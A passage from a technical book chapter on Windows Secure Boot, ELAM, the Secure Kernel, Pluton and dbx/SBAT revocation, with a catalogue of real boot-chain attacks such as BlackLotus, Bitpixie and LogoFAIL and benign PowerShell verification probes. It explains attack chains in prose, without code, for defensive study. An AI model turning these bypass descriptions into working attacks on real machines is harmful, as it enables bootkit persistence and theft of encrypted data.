Early Launch Anti-Malware (ELAM). A specially-signed driver class introduced in Windows 8 (2012) that loads as the *first* boot-start driver (ahead of every other boot-start driver) and classifies each subsequent boot-start driver as *Good*, *Bad*, *Unknown*, or *BadButCritical* for the kernel/code-integrity load path to consult [42, 43, 44]. ELAM's classification influences whether Windows loads the driver. The ELAM driver itself is a Microsoft-signed binary in the `Early-Launch` service-start group and is itself measured into the SRTM chain; the user-mode anti-malware service that consumes its classification events runs as a Protected Process Light (PPL).

ELAM exists for a specific reason. The boot-start group includes anti-malware, device, and disk drivers that have to load before the rest of the operating system. Before Windows 8, those drivers all loaded in an undefined order, with no anti-malware product running yet. A bootkit that survived the kernel's signature check (or a driver that was signed but malicious) had a window in which nothing was watching. ELAM closed that window by ordering one driver (a Microsoft-signed AM driver) as the first boot-start driver, and giving it the right to classify those drivers as they loaded [42]. ELAM is itself a boot-start driver; the Microsoft docu-

mentation specifies the INF requirement plainly: "An ELAM Driver advertises its group as 'Early-Launch'" [43]. The associated user-mode anti-malware service runs as a Protected Process Light (PPL), the mechanism the Protected Process Light chapter (Chapter 10) develops in full, so even SYSTEM-privileged user-mode code cannot inject into it [42, 19].

> ▪ **NOTE** The classification surface ELAM exposes is the four-element set Good / Bad / Unknown / BadButCritical, enumerated in Microsoft's `BDCB_CLASSIFICATION` reference (ntddk.h) as `BdCbClassificationKnownGoodImage`, `BdCbClassificationKnownBadImage`, `BdCbClassificationUnknownImage`, and `BdCbClassificationKnownBadImageBootCritical` (the ELAM driver requirements page itself only enumerates three classes in prose; the fourth lives in the enum reference) [43, 44]. The fourth category exists because some drivers are required for the system to boot; the AM driver's verdict on those is advisory rather than blocking. Defender ships the ELAM driver in Windows; Microsoft's interface allows third-party AM products to ship their own [42].

The kernel itself does the next set of jobs. `ntoskrnl.exe` initializes memory protections and DMA defenses. Kernel DMA Protection enables the IOMMU (Intel VT-d or AMD-Vi) so that PCIe peripherals either DMA only to memory their compatible driver has assigned (DMA-Remapping-compatible drivers, enumerated and started normally) or are blocked from starting and performing DMA entirely until an authorized user signs in or unlocks the screen (DMA-Remapping-incompatible drivers, the user-presence-gated default); both regimes block the drive-by-DMA pattern that targets arbitrary kernel memory and defend against malicious Thunderbolt peripherals [45]. The Driver Block List, enforced at code-integrity load time, refuses to load a recognized set of vulnerable signed drivers (the canonical example is *gdrv2.sys*); details are in the Code Integrity chapter (Chapter 8) [19]. HVCI (Hypervisor-Enforced Code Integrity, also called Memory Integrity) is loaded inside the Secure Kernel and enforces W^X on all kernel-mode memory; details are in the Secure Kernel chapter (Chapter 6) [46].

Then the Secure Kernel comes up. `securekernel.exe` and `skci.dll` initialize in Virtual Trust Level 1: a Hyper-V-managed isolation domain that the normal Windows kernel in VTL0 cannot read or write. The first Trustlet is LSAIso, the isolated process Credential Guard (the Credential Guard chapter, Chapter 15) uses to hold NTLM hashes and Kerberos tickets out of reach of any kernel-mode attacker [46]. Control returns to the normal kernel; the user-mode tail begins.




Figure 1.5: Kernel and Secure Kernel bring-up: ntoskrnl loads ELAM first and launches the Secure Kernel into the isolated VTL1, where LSAIso is the first Trustlet.

The user-mode tail is not security-cryptographic per se. SMSS (the Session Manager) loads system DLLs and starts the first Win32 subsystem session. `wininit.exe` initializes the LSA, the Service Control Manager, and the Local Session Manager. `winlogon.exe` paints the credential UI, calls into Windows Hello (the Windows Hello chapter, Chapter 20) [47] if applicable, and authenticates the user. `userinit.exe` runs

the logon scripts and launches `explorer.exe` [10]. From the boot-integrity perspective, `userinit` is the moment the static-time guarantees of Trusted Boot end and the runtime defenses (Defender, EDR, attestation) take over.

We have walked the chain end to end. The next question is: when did this chain *actually start working*?

The breakthroughs that made the chain land (2014-2024)

Secure Boot existed in 2012. *Secure Boot worked* (in the sense of defending most of what it claims to defend) only after roughly a decade of operational fixes that almost nobody outside Microsoft and a handful of OEMs ever wrote about. Four breakthroughs deserve naming. The matrix below collates them by *layer fixed* and *fix-delivery vehicle* before the prose treatments that follow.

#	Breakthrough	Year	Layer it fixed	Fix-delivery vehicle
B1	PCR[7] becomes the canonical BitLocker seal target on modern Windows fleets	Windows 8.1 / Windows 10 era	Sealing brittleness; PCR[0..4] churn vs. firmware-revision cadence	Windows servicing + BitLocker policy default change [36, 40]
B2	Windows boot-manager CA rotation away from Microsoft Windows Production PCA 2011	May 2023 - October 2026	Revocation gap (BlackLotus / Baton Drop)	KB5025885 / CVE-2023-24932 multi-year, opt-in dbx push and Windows UEFI CA 2023 enrollment [31, 30]
B3	Secure Kernel becomes the launch destination	Win10 2015 - Win11 2021	"Kernel signed" is insufficient (TDL-4 lesson)	OS feature ship and WHCP requirement; HVCI / Driver Block List default-on by 2024 [10, 46]
B4	Pluton arrives as a Microsoft-firmware-authored TPM RoT	Nov 2020 announcement; Q1 2022 Ryzen 6000 launch	LPC/SPI bus-sniffing class against discrete TPMs; OEM patch-cadence latency for fTPM/PTT firmware	Windows-Update-delivered Pluton firmware (alongside UEFI capsule), Rust-based on 2024+ AMD/Intel parts [6, 48, 49]

The first row is operational, not architectural: PCR[7] becoming the canonical BitLocker seal target on modern Windows fleets [36, 40]. Before PCR[7]-centric sealing, BitLocker deployments commonly depended on PCR[0..4]: firmware

code, platform configuration, option ROMs, option-ROM configuration, and boot-manager hashes. Many UEFI updates changed PCR[0..4] and forced BitLocker into recovery, which forced an IT staffer to find the recovery key, which was annoying enough to make people turn BitLocker off. PCR[7] sealing decoupled the BitLocker protector from the firmware-revision churn and made Measured Boot durable in practice. This is the operational fix that made Measured Boot actually worth running on a fleet of thousands of laptops with regular UEFI capsule updates.

The second row is the Windows boot-manager CA rotation away from Microsoft Windows Production PCA 2011, which began in May 2023 with KB5025885 and CVE-2023-24932 and is on track to complete in late 2026 [31]. This was the first serious Windows boot-manager dbx housekeeping in a decade. The relevant point: the fix had to be a *program*, not a hotfix, because dbx is too small to handle a one-shot revocation of a CA-rooted set without bricking recovery, PXE, and some dual-boot paths. The Windows UEFI CA 2023 rollout phases the work across four years; third-party UEFI CA and shim maintenance remains adjacent but separate.

The third was VBS and the Secure Kernel becoming the launch target the boot chain was actually defending. Without the Secure Kernel as a destination, Trusted Boot's guarantee ended at "the kernel is signed", which TDL-4 had already shown was insufficient. A signed kernel is of limited use if the SYSTEM-privileged user-mode code that follows can rewrite kernel memory through a vulnerable signed driver. The Secure Kernel arrived in Windows 10 1507 (2015) and matured into its enforced-by-default form in Windows 11 (2021), at which point the chain had a hardware-isolated destination that even a SYSTEM-level attacker could not reach without a hypervisor exploit [46].

The fourth is still landing. Pluton, the cryptoprocessor whose firmware Microsoft (not the OEM) ships and updates, was announced in November 2020 and reached the x86 PC market with AMD Ryzen 6000 in Q1 2022 [48, 49]. Pluton is not yet ubiquitous, and its Secure Boot story is pending: as of 2026, Pluton ships as a TPM 2.0 implementation [7], not as a replacement verifier. The Pluton section unpacks why the Microsoft-firmware-on-silicon-Microsoft-doesn't-own model matters more than the part numbers do.

These were the operational fixes. The architectural breaks they were responding to are the next section.

The boot-chain attacks that actually worked

There has never been a public Secure Boot attack that broke the cryptographic primitive. The Windows boot-manager attacks cluster around one gap (fixing a vulnerability before revoking the signed binaries that carried it) while other failures sit below the verifier, in disabled/custom trust, or in TPM-only downgrade paths. The CVE numbers change. The taxonomy does not.

Scope note: LoJax (ESET, September 2018) was the first real-world UEFI rootkit deployed in the wild, but it operates at the SPI flash layer (below Secure Boot's signature verification chain) and is therefore outside the scope of this table. The table focuses on attacks on the Secure Boot signature-enforcement chain itself.

Attack	Year	Rung broken	Prerequisite	dbx state at disclosure	Fix path
ESPecter	2021	ESP-resident `bootmgfw.efi` patching	Secure Boot disabled	n/a	Enable Secure Boot
FinSpy UEFI	2021	bootmgfw.efi replaced on ESP	Secure Boot disabled	n/a	Enable Secure Boot
BlackLotus / CVE-2022-21894 (Baton Drop)	2022-23	Signed-but-vulnerable older bootmgfw	Patched but unrevoked old binaries	Old binaries not revoked	dbx update via KB5025885
Bitpixie / CVE-2023-21563	2022-24	PXE soft-reboot leaks BitLocker VMK	TPM-only BitLocker; LAN + keyboard	n/a (no signature break)	Pre-boot PIN; KB5025885 (dbx revocation of the downgrade path)
LogoFAIL	2023	DXE-phase image-parser RCE	UEFI logo customization accepting attacker BMP	n/a	OEM UEFI updates
Bootkitty	2024	Self-signed PoC; Secure Boot disabled or LogoFAIL	Linux target	n/a	Enable Secure Boot; patch LogoFAIL
WinRE / CVE-2024-20666 family	2024	Recovery Environment downgrade	TPM-only BitLocker; reachable WinRE	n/a	Servicing stack updates

ESPecter (ESET, October 2021) [50] is the simplest case. It is an ESP-resident bootkit that bypasses Driver Signature Enforcement to load its own unsigned kernel driver, but only on systems with Secure Boot disabled. ESPecter is in the table to make the category visible: the ESP is a writable FAT partition with no signature on the contents, and any malware that can write to the ESP and persuade the firmware to boot from a different `bootmgfw` path can win on a non-Secure-Boot system. The fix is to turn Secure Boot on.

FinSpy (Kaspersky, September 2021) [51] is the same attack family carrying an actual nation-state-grade payload. Kaspersky's GReAT analysis names the mechanism plainly: "All machines infected with the UEFI bootkit had the Windows Boot Manager (`bootmgfw.efi`) replaced with a malicious one." The malicious `bootmgfw` injected code into `winlogon.exe` for persistence. Again, Secure Boot disabled was the precondition. FinSpy was the proof that the ESP-resident category had real-world tradecraft attached, not just academic interest.

BlackLotus (advertised on hacking forums from at least October 2022 [1] ESET writeup 1 March 2023) is the case that defines the modern era [1, 3]. BlackLotus does not disable Secure Boot. It chain-loads a legitimately-signed but vulnerable older `bootmgfw.efi` revision. The vulnerability is CVE-2022-21894, nicknamed *Baton Drop*: an older boot manager honored a `truncatememory` setting that removed blocks of memory containing serialized data structures from the memory map. The Wack0 PoC repository describes the primitive: "Windows Boot Applications allow the truncatememory setting to remove blocks of memory containing 'persistent' ranges of serialized data from the memory map, leading to Secure Boot bypass" [3]. The chain: boot the legitimately-signed older bootmgfw; trigger Baton Drop; install a malicious SiPolicy that disables further checks; load an unsigned kernel driver; persistently disable HVCI, BitLocker, and Defender from below the trusted-boot horizon. Microsoft's incident-response guide for BlackLotus enumerates six classes of detection artifact: recently-written ESP files, staging directories, registry entries, event-log evidence of policy changes, network indicators, and BCD-log modifications [52]. The NSA published a mitigation guide on 22 June 2023 [53]. ESET's epitaph is the chapter's recurring quote:

> Exploitation is still possible as the affected, validly signed binaries have still not been added to the [UEFI revocation list].: Martin Smolar, ESET, March 2023 [1]




Figure 1.6: The BlackLotus exploit chain. Every enforced step accepts a Microsoft-signed binary; Baton Drop (CVE-2022-21894) then disables HVCI, BitLocker, and Defender from below the trusted-boot horizon.

The “disables HVCI / BitLocker / Defender from below the trusted-boot horizon” framing in the caption is verbatim from the ESET disclosure and is reinforced by Microsoft’s own incident-response guide [1, 52].

Bitpixie / CVE-2023-21563 [2, 36] is BlackLotus' twin in BitLocker space. The vulnerability was discovered by `Rairii` in August 2022; Thomas Lambertz of Neodyme published a public PoC at 38C3 in December 2024. The mechanism is a downgrade. The attacker boots the target machine into Windows' PXE network-recovery soft-reboot path, which loads a Microsoft-signed but older `bootmgfw.efi` revision. That older revision does not erase the BitLocker VMK from physical memory before the PXE soft-reboot hands off, leaving the VMK in RAM where the chained payload (a signed Linux PE or downgraded WinPE) can dump it. The combination of TPM-only BitLocker (no pre-boot PIN), a Microsoft-Account-defaulted Windows 11 install (which biases toward TPM-only encryption), and physical access to a network port and keyboard, decrypts the disk in minutes. Lambertz' framing: "All an attacker needs is the ability to plug in a LAN cable and keyboard to decrypt the disk" [2]. Bitpixie does not break Secure Boot. It exploits the same operational invariant (old-but-signed binaries still validate) in a different protection domain.

> **TPM-only BitLocker post-Bitpixie.**
> For devices whose threat model includes unattended physical access, TPM-only BitLocker is no longer a defensible default once Bitpixie's PoC is public; the attack reduces to a LAN cable and a keyboard. See the practical guide's `Replace TPM-only BitLocker` bullet for the pre-boot-factor fix list [2, 31].

Bootkitty (ESET, 27 November 2024) [4] closes a symmetry. Twelve years after Andrea Allievi's September 2012 PoC (the first UEFI bootkit designed for Windows 8 [54]) Bootkitty is the first UEFI bootkit aimed at Linux. Bootkitty was uploaded as a self-signed PoC, so on systems with Secure Boot enabled, it does not load unless the attacker's certificate has been enrolled in the Machine Owner Key (MOK) list: either by a user via `mokutil` (the ordinary Linux path), by a prior compromise enrolling the cert, or by chaining LogoFAIL (CVE-2023-40238) to inject a rogue MOK certificate from a malicious BMP, as Binarly demonstrated [5]. Bootkitty patches kernel-image-integrity functions and pre-loads ELF binaries via `init`. ESET later updated the attribution: an analysis posted in early December 2024 traced the build to a Korean Best of the Best (BoB) student project. The structural lesson is platform-orthogonal: Secure Boot's gaps live in the firmware and revocation surfaces, not in any one operating system.

> **Bootkitty closes the symmetry.**

> The Allievi 2012 ITSEC PoC was *the first UEFI bootkit*, full stop: a research artifact that demonstrated, on Windows 8, the same trick BootRoot had demonstrated on the Windows NT/2000/XP MBR seven years earlier. Twelve years later, Bootkitty is the first UEFI bootkit *for Linux*, also a research artifact. The arc closes a symmetry: UEFI's verifier is platform-agnostic, so its weaknesses are too. A LogoFAIL-style image-parser bug in DXE compromises Secure Boot whether the operating system above it is Windows or Ubuntu. The twelve-year gap is best read as evidence about attacker incentives and deployment targets, not as evidence that the verifier was structurally safer on Linux.

LogoFAIL (Binarly REsearch, Black Hat EU 2023; CVE-2023-39539, CVE-2023-40238, CVE-2023-5058; advisory BRLY-2023-006) is the most architectural of the breaks because it compromises the verifier itself. The DXE phase parses a customizable boot logo image (the OEM splash screen displayed on power-on) and the parser is a piece of firmware code accepting an attacker-controlled input. Binarly demonstrated parser bugs in the BMP, GIF, JPEG, PCX, and TGA decoders shipped in reference code by all three major Independent BIOS Vendors (AMI, Insyde, and Phoenix) across hundreds of consumer and enterprise devices [55]. A successful exploit gives the attacker code execution at the DXE phase, which is *below* Secure Boot's `LoadImage()` verifier. From DXE, the attacker can do whatever they want before the operating-system loader runs. Bootkitty later carried a LogoFAIL exploit (CVE-2023-40238) to inject a rogue MOK certificate from a malicious BMP, demonstrating the chain end to end [5].

Finally, the WinRE downgrade family is the smaller cousin of the bigger story [56, 57, 58]. The Recovery Environment is a Windows partition with its own boot path; when an older signed boot manager remains reachable, a downgrade can route a BitLocker-protected device into attacker-controlled recovery code. The attack does not break the Secure Boot chain; it routes around the expected Windows path. The point of including it in this catalog: it is another instance of the dbx-revocation-by-hash limit. As long as an older signed binary exists and is reachable, Secure Boot's verifier will validate it.

Across the Windows boot-manager cases, the operational invariant is the same: the gap between *patched* and *revoked* is wide, and dbx is too small to close it. LogoFAIL, disabled Secure Boot, custom trust, and TPM-only downgrades are different failure classes. The next section examines whether anything can shrink the Windows revocation gap.

Theoretical limits, open problems, and the Pluton pivot

If the dominant Windows boot-manager breaks are operational, why has nobody fixed the operations? Because the operational bounds are themselves theoretical.

Six structural limits.

The verifier-of-verifiers regress. Secure Boot's verifier is firmware code that itself must be trusted. Where enabled for enforcement, Boot Guard and AMD PSB push that root one rung deeper, into silicon ROM and OTP fuses [22, 21]. Pluton moves the TPM-class root and its firmware update cadence onto Microsoft-serviced silicon today; it does not replace the DXE verifier. There is no software-only bottom turtle. Every architecture in the field has *some* layer that is trusted because there is no further layer to which trust can be deferred. The engineering question is *which party* owns that layer (OEM, Intel, AMD, or Microsoft via Pluton) and *on whose update cadence* the layer can be patched. IOActive's 2024 review of AMD PSB found that "various major vendors fail to" configure PSB correctly [22], which is the kind of operational failure mode no cryptographic primitive can fix.

Why dbx revocation is hard. dbx is small, shared with Linux, vendor-implemented, and a brick-risk if mismanaged. The list stayed nearly empty for a decade until BlackLotus forced KB5025885's multi-year program [59]. SBAT (Secure Boot Advanced Targeting), the partial answer in the rhboot/shim project [29], revokes by *generation number* rather than by image hash. SBAT works by embedding a CSV-formatted vendor-and-component-version table in every shim-signed binary; when the `SbatLevel` UEFI variable records "minimum acceptable shim generation is 4", shim refuses every older shim, which still hashes correctly but is too old. SBAT collapses tens of revocation events that would each consume hundreds of bytes of dbx into a single small metadata bump. The UEFI Forum has, since 2024, deferred to the canonical Microsoft-managed `secureboot_objects` GitHub repository [60] as the source of truth for KEK, db, and dbx contents.

SBAT (Secure Boot Advanced Targeting). A revocation scheme designed by the rhboot/shim project to address dbx capacity exhaustion. Instead of revoking each vulnerable signed binary by Authenticode hash (which consumes ~32 bytes of dbx per binary), SBAT revokes by *generation number*: each signed component carries a CSV-formatted version table; shim compares it against a minimum generation recorded in the `SbatLevel` UEFI variable and refuses older builds, without consuming dbx capacity (firmware itself still enforces only db and dbx). SBAT is the project's structural answer to the cohort-revocation problem the earlier dbx-capacity note quantifies.

▪ **NOTE** SBAT and the Windows UEFI CA 2023 rollout answer the same cohort-revocation pressure in different trust domains. KB5025885's Windows boot-manager mitigation strategy combines a small set of dbx hash revocations with a CA rotation, because no single mechanism by itself can revoke a decade's worth of signed bootloaders within the dbx storage budget [31, 29].

The signed-but-vulnerable problem. As long as Microsoft-signed bootloaders with known flaws remain reachable on production, recovery, or install media, Secure Boot must revoke by hash, by SVN, by SiPolicy, or by certificate: each with collateral damage. Hash revocation does not cover binaries the attacker has not yet seen. SVN revocation forces coordinated rebuilds across the signed-binary population. SiPolicy revocation depends on the SiPolicy update reaching each protected machine. CA rotation can break PXE recovery, recovery USBs, dual-boot Linux, and custom WinPE images.

Supply chain at the firmware level. LogoFAIL, BMC-resident attacks against rack servers, leaked or test Platform Keys shipped in production firmware (PKfail, 2024), Boot Guard key leaks (which OTP fuses cannot recover from), and OEM ME/PSP fuse misconfiguration are the categories Secure Boot cannot, by construction, defend against. The verifier sits above these layers; if these layers are compromised, the verifier is running on a base it cannot trust.

SRTM allowlist explosion. N OEMs, M models, K firmware revisions; the allowlist of "good SRTM measurements" explodes; the blocklist is asymmetric in the attacker's favor. DRTM late-launch is the only known way to collapse the allowlist. As Microsoft puts it, "DRTM lets the system freely boot into untrusted code initially, but shortly after launches the system into a trusted state" [40].

Bus interception of discrete TPMs. A discrete TPM on the LPC or SPI bus can be sniffed by a physical attacker. This is what motivates the move to Pluton: the TPM moves on-die, the bus disappears, and the BitLocker VMK no longer crosses a sniffable wire [39].

▸ **KEY IDEA** For Windows boot-manager failures, the dbx revocation half-life is the chapter's invariant: *patched* is not *revoked*. Pluton helps on the TPM and firmware-update-cadence side. It does not, by itself, close the gap between patched and revoked.

The Pluton pivot. Pluton's pitch, for the boot chain, developed in full in the Pluton chapter (Chapter 3), is to improve the measurement endpoint today and potentially move more root-of-trust firmware onto a Microsoft-serviced cadence over time [6,

7]. Pluton implements TPM 2.0 on the CPU die, so the existing measurement chain plugs in unchanged. What changes is the *firmware update cadence*. Pluton firmware ships through Windows Update as an additional channel alongside existing UEFI capsule updates; the key difference is that Microsoft authors and controls the Pluton firmware, and the Windows Update path enables Microsoft to deliver those fixes independent of OEM release scheduling. The bus disappears: Pluton's interface is on-die–there is no external LPC or SPI bus crossing a package boundary that can be physically tapped, eliminating bus-sniffing against the TPM link as an attack class. And on 2024+ AMD and Intel parts, the Pluton firmware itself is written in Rust, addressing the memory-safety class of bugs that has historically dominated firmware CVEs [6].




Figure 1.7: Discrete TPM versus Pluton. The LPC/SPI bus crosses the CPU package boundary and is sniffable, while Pluton moves the TPM on-die so there is no external bus to tap.

> **Why dbx will never simply be larger.**
> The first reaction to "dbx is too small" is always: make it bigger. Three constraints stop that. First, dbx is implemented by hundreds of OEM firmware vendors against a UEFI specification floor; raising the floor would invalidate every shipped UEFI implementation. Second, dbx is shared between Windows, Linux, ESXi, and other operating systems, so growing it requires coordination across vendors with different incentives. Third (and the real blocker), the variable lives in NV-RAM with limited write cycles; a runaway revocation update can brick a board if the write fails partway through. The realistic fix is SBAT for image-version bumps and CA rotation for cohort-scale revocation. Both are partial.

Apple, Arm, and the design space.

Pluton's design only makes sense against the contrast with the two endpoints of the design space.

At one endpoint sits Apple. Apple authors the silicon, the Boot ROM, the iBoot bootloader, the kernel, and the Secure Enclave Processor's sepOS firmware. The Apple Boot ROM holds the Apple Root certificate authority public key directly; it verifies iBoot before iBoot loads anything else; on older A-series parts an additional Low-Level Bootloader stage is verified by the Boot ROM and in turn loads and verifies iBoot [61]. The Secure Enclave Processor is "a dedicated secure subsystem integrated into Apple SoC", isolated from the main processor and reachable only over a mailbox interface; sepOS is an L4 microkernel Apple ships and updates [62]. Every stage of secure boot is signed by the same vendor that ships the operating system, and "secure boot begins in silicon and builds a chain of trust through software" [63]. The cadence is the iOS / iPadOS / macOS update cadence (Apple-cadence) because the same release pipeline ships everything from the bootloaders and sepOS up to the user-facing apps (the Boot ROM itself is silicon-resident mask ROM and is never field-updated).

At the other endpoint sits Trusted Firmware-A on Armv7-A and Armv8-A platforms. TF-A is the reference secure-world software stack with a Secure Monitor at Exception Level 3 [64]. The Trusted Board Boot feature implements Arm's TBBR-CLIENT specification (DEN0006D): "The Trusted Board Boot (TBB) feature prevents malicious firmware from running on the platform by authenticating all firmware images up to and including the normal world bootloader" [65]. The chain runs BL1 → BL2 → BL31 / BL32 → BL33, anchored on a ROTPK (Root of Trust Public Key) fused per silicon family. Because TBBR is a specification rather than a single shipping product, the actual signing keys and update cadence are the OEM's choice. The silicon vendor sets the fuse policy; the platform vendor signs the boot images; the operating-system vendor sees a verified BL33 handoff and trusts whatever ROTPK the silicon was fused with. There is no monoculture, and there is no single update cadence. Which is exactly what makes the security guarantees uneven across Arm devices in practice.

Pluton sits between Apple and TF-A. Microsoft authors the Pluton firmware on silicon Microsoft does not own (AMD, Intel, Qualcomm fabricate it) [6]. The contrast is sharpest at the firmware-update cadence. Apple-cadence ships everything as one. OEM-UEFI-capsule-cadence is what discrete TPMs and PCH-isolated fTPM/PTT firmware are stuck with. Which is why a known-bad fTPM firmware can take months to land on every customer device after Microsoft posts a fix. Windows-Update-cadence is what Pluton offers for the TPM-class root it implements today: a Microsoft-authored firmware update riding the same channel that ships kernel patches. The same axis (*who* owns the trust anchor and *on whose schedule* it ships) is the axis on which the chapter's main Pluton argument turns.

There are honest residual limits. Pluton is a TPM, not a verification chain; the rest of Secure Boot still runs in DXE-phase firmware that LogoFAIL can compromise.

Adoption is non-universal: as of 2026, Pluton ships on Microsoft Surface, AMD Ryzen 6000-9000/AI series, a subset of Intel Core Ultra (200V / Series 3) parts, and Qualcomm Snapdragon 8cx Gen 3 / X parts powering Copilot+ PCs, with many enterprise PCs still on discrete TPMs [6]. The OEM still owns PK and the firmware update path *outside* Pluton, so the dbx-revocation problem and the OEM-key-leak problem are unaddressed by Pluton alone. Attestation infrastructure (Device Health Attestation, Intune device-health Conditional Access) is still maturing, and the policies that consume attestation outcomes are still hand-rolled per organization.

Pluton closes the cadence gap. It does not close the gap between *patched* and *revoked*. Nothing yet does, and that is the next decade's problem.

Proof by documentation, not capture

This chapter does not include a hash-verified VM capture. The firmware state that matters for Secure Boot is machine-specific, and the production evidence set for this book has no captured Secure Boot transcript for this chapter. The honest substitute is documented verification: real commands you can run on a Windows system, paired with expected outputs defined by Microsoft documentation rather than by this lab.

Secure Boot enforcement probe. Microsoft documents `Confirm-SecureBootUEFI` as returning `True` when Secure Boot is enabled and `False` when disabled; the cmdlet is supported only on UEFI systems.

```
# UEFI system, Secure Boot enforcing
True

# UEFI system, Secure Boot disabled
False
```

reproduce `Confirm-SecureBootUEFI` `(elevated PowerShell)`

If the platform does not support UEFI Secure Boot, the cmdlet reports that it is not supported on this platform. The interpretation follows Microsoft's Secure Boot and trusted-boot documentation [9, 10].

TPM readiness and measured-boot endpoint. Microsoft documents the TPM as the endpoint Windows uses for measured boot and BitLocker sealing.

```
TpmPresent TpmReady TpmEnabled TpmActivated
---------- -------- ---------- ------------
      True     True       True         True
```

reproduce `Get-Tpm | Select-Object TpmPresent,TpmReady,TpmEnabled,TpmActivated` (elevated PowerShell)

The exact formatting varies by PowerShell host; the documented claim is not the column width but the state: the TPM is present, ready, enabled, and activated before Windows can use it as the measured-boot and BitLocker seal endpoint [9, 10, 106].

Secure Boot policy database inspection. Microsoft documents `Get-SecureBootUEFI` and the Microsoft-managed Secure Boot object set as the way to inspect UEFI variables such as `db` and `dbx`.

```
Name  : db
Bytes : {48, 130, ...}

Name  : dbx
Bytes : {48, 130, ...}
```

reproduce `Get-SecureBootUEFI db | Format-List Name,Bytes` (and `dbx`; elevated PowerShell)

The bytes are platform policy, not a universal constant. The documented point is that `db` and `dbx` are readable authenticated UEFI variables containing the allowlist and denylist material discussed in this chapter [27, 60].

These probes do not prove that a particular boot was clean. They prove the configuration surfaces a Reasoner should inspect before trusting the rest of the Windows chain: Secure Boot enforcing, TPM ready, and the UEFI policy variables present. The measured-boot chapters build the stronger statement by replaying PCRs and event logs.

